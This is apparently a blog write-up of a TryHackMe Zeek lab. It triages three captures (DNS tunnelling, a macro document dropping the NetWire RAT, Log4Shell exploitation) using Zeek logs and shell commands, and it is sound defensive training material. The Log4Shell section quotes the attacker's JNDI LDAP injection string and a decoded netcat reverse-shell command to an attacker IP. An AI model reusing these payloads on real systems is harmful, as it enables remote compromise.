| Follow @anir0y | |
|---|---|

| Zeek Exercises |  |
Zeek Exercises is the practice room that follows the Zeek theory room: three alerts land in your queue (“Anomalous DNS Activity”, “Phishing Attempt”, “Log4J Exploitation Attempt”), each with one pcap, and the job is to confirm every alert as a true positive using nothing but Zeek logs and the shell. No Wireshark, no SIEM. If you want the longer version of the same discipline, Network Monitoring with Zeek follows one uid across five logs, and Snort Challenge: Live Attacks is the rule-writing counterpart on the IPS side.
All three cases follow the same loop: replay the pcap with zeek -C -r, look at which logs appeared, then carve columns out with zeek-cut and let sort | uniq -c do the counting.
Task 1: the lab and how I drove it
The VM opens in split view with an Exercise-Files folder on the desktop holding three sub-folders: anomalous-dns, phishing and log4j. Each one has its pcap, any Zeek scripts the case needs, and a clear-logs.sh that wipes *.log and extract_files so you can start again. The box runs Zeek 4.2.1.
zeek --version
  # zeek version 4.2.1
One practical note. The VM’s SSH port was reachable over my THM VPN, so I did the exploratory work over SSH and then re-ran the commands that matter in the VM’s own terminal for the screenshots below. Over a non-interactive SSH session zeek is not on the PATH (it lives in /opt/zeek/bin); in the desktop terminal it just works. No answer needed for this task.
Task 2: 6,893 queries that all end in the same domain
cd ~/Desktop/Exercise-Files/anomalous-dns
zeek -C -r dns-tunneling.pcap
ls
  # clear-logs.sh  conn.log  dns.log  dns-tunneling.pcap  http.log  ntp.log  packet_filter.log
The first question asks for the number of DNS records linked to the IPv6 address. An IPv6 address record is an AAAA query, so count the query types:
cat dns.log | zeek-cut qtype_name | sort | uniq -c | sort -rn

There are 320 AAAA records. The more interesting part of that output is the top three rows: TXT, MX and CNAME in an almost even three-way split, around 2,300 each, against 11 plain A lookups. No workstation asks for mail exchangers 2,314 times. Those three record types are the ones a DNS tunnel uses to carry data, and the even rotation between them is consistent with dnscat2’s default behaviour.
The longest connection in conn.log is a sort -rn on the duration column: 9.420791 seconds.
The third question is the format trap in this room. “Filter all unique DNS queries” followed by “the number of unique domain queries” reads like a sort -u | wc -l, and that returns 6,905. The answer box wants a single digit. The queries look like this:
e7f1018ea0310f25bba0610936fd1cc2af.cisco-update.com    MX
0cfe016cb105e87901f6020958d084ff84.cisco-update.com    MX
4ecd018ea07bdf2f097a3f093785aca8a5.cisco-update.com    CNAME
Every one has a different 34-character hex label in front of the same parent, so the unique count is meaningless until you collapse each name to its last two labels. rev | cut -d. -f1-2 | rev does that without needing a public-suffix list:
cat dns.log | zeek-cut query | rev | cut -d. -f1-2 | rev | sort | uniq -c | sort -rn
  # 6893 cisco-update.com
  #  284 rhodes.edu
  #   47 ubuntu.com
  #   11 in-addr.arpa
  #   10 ip6.arpa
  #    2 _tcp.local
That is 6 unique domains, and it is also the finding: 6,893 of the 7,247 queries in the capture go to cisco-update.com, a name built to pass for vendor update traffic. The hex labels are the tunnelled payload.
For the host behind it, group conn.log by source, destination and port. One workstation, 10.20.57.3, opened 4,238 sessions to 10.10.2.22 and 2,851 to 10.10.2.21, both on UDP/53. That is 7,089 of the 7,109 connections in the file, all from one source to the two internal resolvers.
Task 3: an invoice, a macro and a RAT
cd ../phishing
zeek -C -r phishing.pcap hash-demo.zeek file-extract-demo.zeek
The two bundled scripts are one-liners that load Zeek’s hash-all-files and extract-all-files policies. With them loaded, files.log gains MD5 and SHA1 columns and every transferred file is written to extract_files/. Without them the VirusTotal questions cannot be answered from the logs alone.
conn.log has a single internal host, so the “suspicious source address” is the workstation that did the downloading: 10[.]6[.]27[.]102. The answers in this task want defanged notation, and the mask renders each bracket as an asterisk, which is why the format hint looks longer than an IP address.
cat http.log | zeek-cut id.orig_h host uri resp_mime_types
cat files.log | zeek-cut mime_type md5

Three HTTP requests in the whole capture. One is the Windows connectivity check to www.msftncsi.com, which is benign and worth recognising so you stop chasing it. The other two go to smart-fax[.]com: a Word document called Invoice&MSO-Request.doc, then about ten seconds later an executable requested as knr.exe. The user agents tell the story on their own. The document is fetched by Internet Explorer 11; the executable is fetched by an MSIE 7.0 string with a long .NET tail, the kind of string Windows download APIs send on behalf of a program rather than a person browsing. The document downloaded the executable.
The hashes go to VirusTotal:
| File | MD5 | SHA256 |
|---|---|---|
| Invoice&MSO-Request.doc | b5243ec1df7d1d5304189e7db2744128 | f808229aa516ba134889f81cd699b8d246d46d796b55e13bee87435889a054fb |
| knr.exe | cc28e40b46237ab6d5282199ef78c464 | 749e161661290e8a2d190b1a66469744127bc25bf46e5d0c6f2e835f4b92db18 |
For the document, the Relations tab lists the bundled files stored inside it, and the first entries (including ThisDocument.cls) have the file type VBA. A macro, as the user agents already suggested.

The executable is flagged by 50 of 71 engines as NetWire, a commodity remote access trojan, and the file name VirusTotal gives it is PleaseWaitWindow.exe.
The contacted-domain question is where VirusTotal has drifted since the room was written. The Relations tab now lists 36 contacted domains for this sample, and the first page is Akamai, MSN and reverse-lookup noise from years of sandbox detonations. The one that matters is on the Behavior tab as the C2: dunlop.hopto.org:2032, so the answer is hopto[.]org, a dynamic DNS provider.
You do not actually need VirusTotal for that one. The pcap already contains it:
cat dns.log | zeek-cut query answers | grep hopto
  # dunlop.hopto.org    23.105.131.229
cat conn.log | zeek-cut id.orig_h id.resp_h id.resp_p duration | grep 2032
  # 10.6.27.102    23.105.131.229    2032    808.051063
The victim resolves the dynamic DNS name and then holds a session to it on TCP/2032 for 808 seconds, with no protocol Zeek can identify. That is the RAT checking in, and it confirms the sandbox report from the capture itself.
Task 4: Log4Shell, from scanner to shell
cd ../log4j
zeek -C -r log4shell.pcapng detection-log4j.zeek
ls
  # conn.log  files.log  http.log  log4j.log  notice.log  signatures.log  weird.log  ...
detection-log4j.zeek loads the cve-2021-44228 package from the site directory. It adds three things to the output: a log4j.log with every header that carried a JNDI string, notices in notice.log, and signature matches. Note the file name: the question says signature.log, the file Zeek writes is signatures.log.
cat signatures.log | zeek-cut sig_id | sort | uniq -c
cat http.log | zeek-cut user_agent | sort | uniq -c | sort -rn | head -3
cat http.log | zeek-cut id.orig_h id.resp_h uri | grep class

There are 3 signature hits, all log4j_javaclassname_tcp, which fires on the LDAP response that hands the victim a Java class reference. notice.log is noisier and worth reading alongside it: 151 LOG4J_ATTEMPT_HEADER notices, one LOG4J_LDAP_JAVA and three LOG4J_JAVA_CLASS_DOWNLOAD. The 151 are attempts. The three are the ones that worked.
The scanning tool is in the user agent: 593 of the 619 HTTP requests announce the Nmap Scripting Engine. The next most common “user agent” is not a browser at all, it is the payload: ${jndi:ldap://192.168.56.102:389}. log4j.log shows the same string sprayed into every header the script could think of (Accept, Cookie, Referer, X-Api-Version and about thirty more), because the attacker does not know which one the application logs.
The direction of the last three requests is the proof of exploitation. Everything else in http.log flows from 172.17.0.1 to 172.17.0.2. These three flow the other way, from the server 172.17.0.2 out to 192.168.56.102, fetching ExploitQ8v7ygBW4i.class, ExploitSMMZvT8GXL.class and Exploit6HHc3BcVzI.class. The exploit file extension is .class, and a web server downloading Java bytecode from the host that just scanned it is not something to explain away.
The JNDI URIs for those three carry the commands in base64, so pull them out of log4j.log and decode:
cat log4j.log | zeek-cut uri | grep -o 'Base64/.*' | sort -u | cut -d/ -f2 \
  | while read b; do echo $b | base64 -d; done
  # nc 192.168.56.102 80 -e /bin/sh -vvv
  # which nc > /tmp/pwned
  # touch /tmp/pwned
The sensible reading is an escalation: create a marker file to prove execution, check whether netcat exists, then use it for a reverse shell. The created file is pwned.
Task 5: wrapping up
The last task is a pointer to the Snort, Wireshark and NetworkMiner rooms and needs no answer. Every graded answer in this room went in on the first submission, which is what you would hope for when each one is a count or a string read straight out of a log.
IOCs from the three captures
| Case | Indicator | What it is |
|---|---|---|
| Anomalous DNS | cisco-update.com | Tunnel domain, 6,893 hex-label queries |
| Anomalous DNS | 10.20.57.3 | Tunnelling host |
| Phishing | smart-fax.com (107.180.50.162) | Hosts the document and the executable |
| Phishing | dunlop.hopto.org (23.105.131.229:2032) | NetWire C2 |
| Log4Shell | 192.168.56.102 | Scanner, LDAP server, class host and shell listener |
| Log4Shell | /tmp/pwned | Marker file written on the victim |
Takeaways
Two things carry over to real traffic. First, count before you read. Every case here opened with a sort | uniq -c on one column (query type, registered domain, user agent, connection pair), and in every case the anomaly was the row that was out of proportion: 2,314 MX lookups, 6,893 queries under one parent, 593 requests from a scanner. Reading 7,000 log lines would have found the same thing an hour later. Collapsing DNS names to their registered domain before counting is the single most useful version of that trick, because tunnels and DGAs both hide in the subdomain.
Second, the direction of a connection is evidence. The Log4Shell alert is not confirmed by 151 header notices, since those only show that someone tried. It is confirmed by three requests in which the server becomes the client and fetches a class file. The phishing case works the same way: the download is suspicious, but the 808 second outbound session to a dynamic DNS host is what says the payload ran. When triaging an exploitation alert, look for the first connection the victim initiates afterwards.
Room solved 100%: 5 tasks, 14 answers.